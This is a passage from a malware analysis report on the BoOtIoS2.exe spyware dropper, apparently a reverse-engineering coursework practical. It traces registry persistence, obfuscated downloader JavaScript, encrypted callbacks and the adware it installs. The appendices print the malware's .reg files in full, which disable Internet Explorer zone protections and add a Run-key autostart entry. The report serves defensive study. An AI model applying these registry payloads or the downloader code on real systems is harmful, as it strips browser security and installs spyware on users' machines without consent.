It seemed unusual that one of the pages was redirected to a legitimate site (Yahoo) whereas the other was redirected to an unknown site. This sort of activity might seem suspicious to even the most oblivious browser. Further research of the Trojan.LowZones Trojan revealed that the original version did, in fact, redirect the user to the MSN homepage. Interestingly, the filenames for the .reg files and the .cmd file were also different to the original files. The original files names were **2343.REG** and **5565.REG**. Perhaps these represent version numbers or perhaps this was an attempt by the author(s) to evade antivirus and spyware removal products.



Process Explorer showed the creation of 4 new processes named:

- MediaGateway.exe
- Salm.exe
- Optimize.exe
- Mrjj.exe

Before analyzing these new files and their purpose I decided to confirm the observations and determinations made during the static analysis. First a second shot of the registry was made using RegShot.exe and then compared with the first shot. By analyzing the output it was observed that the registry value modifications in 2377.reg and 5577.reg

were made in addition to other changes that were the result of the installation of the new processes. The following values were added:

```
"SYSTRAY"="C:\\UNMT.EXE"  
"Media Gateway"="C:\\Program Files\\Media Gateway\\MediaGateway.exe"  
"Salm"="C:\\Program Files\\180searchassistant\\salm.exe"  
"Internet Optimizer"="C:\\Program Files\\Internet Optimizer\\Optimize.exe"  
"dap"="C:\\WINDOWS\\dap.exe"  
"mar"="C:\\windows\\mrjj.exe"
```

to the registry key:

```
[HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\]
```

While the value "SYSTRAY"="C:\\UNMT.EXE" was added to the registry by 5577.reg a search revealed no file with the name UNMT.EXE was dropped at all. This was confirmed as "normal" for the Trojan.LowZones Trojan as the original version displayed the same behavior.

2377.reg also attempted to modify to the Internet Explorer Security Zones and ZoneMap registry keys. Interestingly not all the modifications were effective. None of the DWORD values in:

```
[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet  
Settings\\Zones\\]
```

were changed but the DWORD value:

```
"http"=dword:00000000
```

was added to the key:

```
[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet  
Settings\\ZoneMap\\ProtocolDefaults]
```

Perhaps this is a result of the version of Windows XP and the patch level that the analysis machine is running. It would be interesting to manually modify the keys to the values listed in 2377.reg and then run the executable. Without any prompts or warnings from Internet Explorer this would be a rather stealthy download and install of the different software.

Next a search was run for the two JavaScript files, a770ab73.js and a776a174.js, that were referenced in the javascript in msnhomepage.html and yahoohomepage.html. The files were downloaded from static.winupdates.com/prompts/a372a171/ and static.winupdates.com/prompts/a376ab73/ respectively. Cached copies were found in the Temporary Internet Files folder. Both files were opened using notepad.exe and the code was found to be obfuscated. Two functions were identified in both files, **_8jr** and **_pPr**, although their purpose is unknown it can be assumed that they are involved in downloading and installing files related to the xxtoolbar, ISTBar,

180solutions and the Mirar Toolbars. A third file, init.js, was also downloaded from static.winupdates.com/prompts/js. It has also been obfuscated.

File snippet from a776a174.js:

```
_MJB++) {_WmZ=this.charCodeAt(_MJB)-_a4j;if(_WmZ<32){_WmZ=127-(32-_WmZ);} _Wmf+=_q22.fromCharCode(_WmZ);}return
_WMf;};_vZc.slice=_8jr;_37E="rsxmgiXi|xA|sy/qywx/jspps{/wxitw/5)6G/6/er
h/7/xs/eggiww/xlmw/{ifwmxixvixv}QwkA|sy/qywx/jspps{/wxitw/5)6G/6/erh/7/
xs/eggiww/xlmw/{ifwmxixvixv}QwkA|sy/qywx/jspps{/wxitw/5)6G/6/erh/7/
xs/eggiww/xlmw/{ifwmxixvixv}QwkA|sy/qywx/jspps{/wxitw/5)6G/6/erh/7/
sy/ekv222*wmxiTyfpmwlvivAQihme/Eggiww*xliqiA{lmxi*eptleA4*psksTexlA*psks
Wm~iApevki*gpswiFxrAxi|x".slice(4);_6MT=1;_4uw=1;_teu="nzzv@55yzgzoi4}o
tj{vjgzky4ius5vxusvzy5yv85yzkvye|84y}l".slice(6);_AoS="lxxt>33wxexmg2{m
rhythexiw2gsq3gef3QihmeEggiww3mi3fvmhki1g762gef".slice(4);_IYr="Lurlt)b
N\\})x}nw}n{7".slice(9);_V95="nzzv@55yzgzoi4}otj{vjgzky4ius5igh5SkjogGi
iky5pg|g5hxojm4pgx".slice(6);var
```

By now we have gathered enough information as to the purpose of the installed software. The different software performs various different functions ranging from tracking browsing habits by logging and uploading visited pages to a server as seen by the 180searchsolutions software (salm.exe), Ad delivery based on surfing habits courtesy of Media Gateway (MediaGateway.exe), Browser Hijacking and homepage redirection by Internet Optimizer (Optimize.exe), Installing a toolbar that provides ads related to the pages being viewed (Mirar Toolbar) ad even serving up random advertising popups when you are not surfing (Mar.exe (mrjj.exe)).

While this information is enough to answer Pedro's questions some additional interesting behavior was noted that is worth mentioning.

When viewing the Strings.exe output of Optimize.exe, the executable for Internet Optimizer, it shows that it was packed using Ian Luck's Petite while all other files that were downloaded were UPX packed files. It also appears that it has a certificate assigned to it by Thawte. The Certificate is registered to Avenue Media in Willemstad, Curacao.

Thawte Consulting cc1(0&
Certification Services Division1
Thawte Server CA1&0\$
server-certs@thawte.com0
Curacao1
Willemstad1
Avenue Media N.V.1'0%
Secure Application Development1
Avenue Media N.V.0
www.avenuedia.com0
Certification Services Division1
Thawte Server CA1&0\$
server-certs@thawte.com

Looking at the Tcpdump output in EtherealS SSL Encrypted communication can be seen between the analysis machine (192.168.1.101) and 216.187.113.124. It seems that at certain intervals SSL encrypted communication occurs with this IP address. It might be authenticating the installed software before downloading a newer version or it might be uploading user data to a remote server.


Source	Destination	Protocol	Info
192.168.1.101	216.187.113.124	TCP	1255 > https [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
216.187.113.124	192.168.1.101	TCP	https > 1255 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.1.101	216.187.113.124	TCP	1255 > https [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.1.101	216.187.113.124	SSLv2	Client Hello
216.187.113.124	192.168.1.101	TCP	https > 1255 [ACK] Seq=1 Ack=79 Win=5840 Len=0
216.187.113.124	192.168.1.101	SSLv3	Server Hello, Certificate, Server Hello Done
192.168.1.101	216.187.113.124	SSLv3	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
216.187.113.124	192.168.1.101	SSLv3	Change Cipher Spec, Encrypted Handshake Message
192.168.1.101	216.187.113.124	TCP	1255 > https [ACK] Seq=283 Ack=1091 Win=63150 Len=0
192.168.1.101	216.187.113.124	SSLv3	Application Data

MediaGateway.exe is downloaded from static.winupdates.com. It then creates the directory C:\Program Files\Media Gateway and installs itself. It then creates the file 180SAinstaller in C:\temp. This is installation file for 180search Assistant. It is interesting to note that the info.txt file in the Media Gateway directory specifically states that this software shall not install itself without the user agreeing to the installation.

“You downloaded Media Gateway from a Website that is able to offer its content for free because it shows the Media Gateway ActiveX popup. The Media Gateway program is installed only once the user has agreed on it by clicking on “yes”. Through the ActiveX, the user can review the license terms and privacy policy before installing the software. Each and every distributor is carefully reviewed to make sure that their distribution techniques abide by a strict code of conduct.

If you do not remember having seen an ActiveX prompt, you might have downloaded Media Gateway from a popular free software product (screensavers, games, file sharing software, etc.). Users always will have to opt-in before installing the Media Gateway software.”


At no point during the analysis process was I prompted to install the Media Gateway Software or the 180search assistant software yet both were installed.



The Mirar Toolbar installation begins with the 876029.exe binary being downloaded. This file creates the following:

```
C:\DOCUME~1\Zeus\LOCALS~1\Temp\mit10.tmp
C:\DOCUME~1\Zeus\LOCALS~1\Temp\mit10.tmp.cab
C:\DOCUME~1\Zeus\LOCALS~1\Temp\NNBar_VCSetup_876029.exe
```

The NNBar_VCSetup_876029.exe file installs the Mirar Toobar.



It is interesting to note that when the original malware was run again 876029.exe was not created instead a new file, **lyjcnsnsh.exe**, was created that performed the same function. This is possibly a technique being used by the malware to disguise itself and avoid spyware removal tools.

Conclusion

Based on this analysis it is obvious that BoOtIoS2.exe is Spyware. While the Both the static and behavioral analysis of the BoOtIoS2.exe binary provided enough information to answer the questions asked, they are by no means a complete analysis.

Additional analysis needs to be performed on each of the downloaded executables to see what additional information they can reveal. The obfuscated javascript files need to be further analyzed to see if the codes purpose can be revealed. A more detailed examination needs to be performed on the registry to document the additional changes made by the downloaded software and not only the changes made by 2377.reg and 5577.reg. Numerous additional files were created and cached in the Temporary Internet Files, Downloaded Program Files and Cookies folder. These files could give further insight into how these various installed spyware function.

This has been a thoroughly enjoyable experience and a great opportunity to look at the inner working of this type of malware. Keep 'em coming, Pedro!

References

Ed Skoudis with Lenny Zeltser. Malware Fighting Malicious Code. Upper Saddle River, NJ: Prentice Hall, 2004

Richard Wanner. GIAC Reverse Engineering Malware (GREM) Version 1.0 (july 2004). Reverse Engineering msrll.exe.

Symantec Worldwide.

www.symantec.com

CounterSPY Research Center.

http://research.sunbelt-software.com/browse_library.cfm

Tools

Md5sum.exe version 2.0

<http://downloads.activestate.com/contrib/md5sum/Windows/md5sum.exe>

Strings.exe version 2.1

<http://www.sysinternals.com>

WinRAR version 3.50

<http://www.win-rar.com/download.html>

RegShot version 1.7

<http://tianwei.digitalnuke.com/>

Filemon version 7.02

<http://www.sysinternals.com>

Regmon version 7.02

<http://www.sysinternals.com>

tdimon version 1.1

<http://www.sysinternals.com>

tcpdump version 3.94

<http://www.tcpdump.org>

Ethereal version 10.13

<http://www.ethereal.com>

WHAX 3.0

<http://www.iwhax.net>

Appendix A: 2377.reg

Windows Registry Editor Version 5.00

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\0]
```

```
"1004"=dword:00000000
```

```
"1201"=dword:00000000
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\1]
```

```
"1004"=dword:00000000
```

```
"1201"=dword:00000000
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\2]
```

```
"1004"=dword:00000000
```

```
"1201"=dword:00000000
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\3]
```

```
"1004"=dword:00000000
```

```
"1201"=dword:00000000
```

```
"1406"=dword:00000000
```

```
"1A04"=dword:00000000
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\4]
```

```
"1004"=dword:00000000
```

```
"1201"=dword:00000000
```

```
"1001"=dword:00000000
```

```
"1200"=dword:00000000
```

```
"1400"=dword:00000000
```

```
"1606"=dword:00000000
```

```
"1607"=dword:00000000
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\ZoneMap\ProtocolDefaults]
```

```
"http"=dword:00000000
```

Appendix B: 5577.reg

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]  
"SYSTRAY"="C:\\UNMT.EXE"
```